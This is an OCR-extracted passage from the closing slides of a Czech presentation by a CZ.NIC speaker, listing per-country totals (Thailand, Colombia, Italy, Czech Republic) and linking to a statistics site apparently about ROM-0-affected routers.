
Thajsko (nejvíc na světě); 100% = 167505)




Kolumbie (druhá na světě; 100% = 139976)



Itálie (třetí na světě, první v Evropě; 100% = 116731)



Česká Republika (100% = 5368)



Děkuji za pozornost!

Tomáš Hlaváček • tomas.hlavacek@nic.cz

Statistická data a mapy

http://report.rom-0.cz/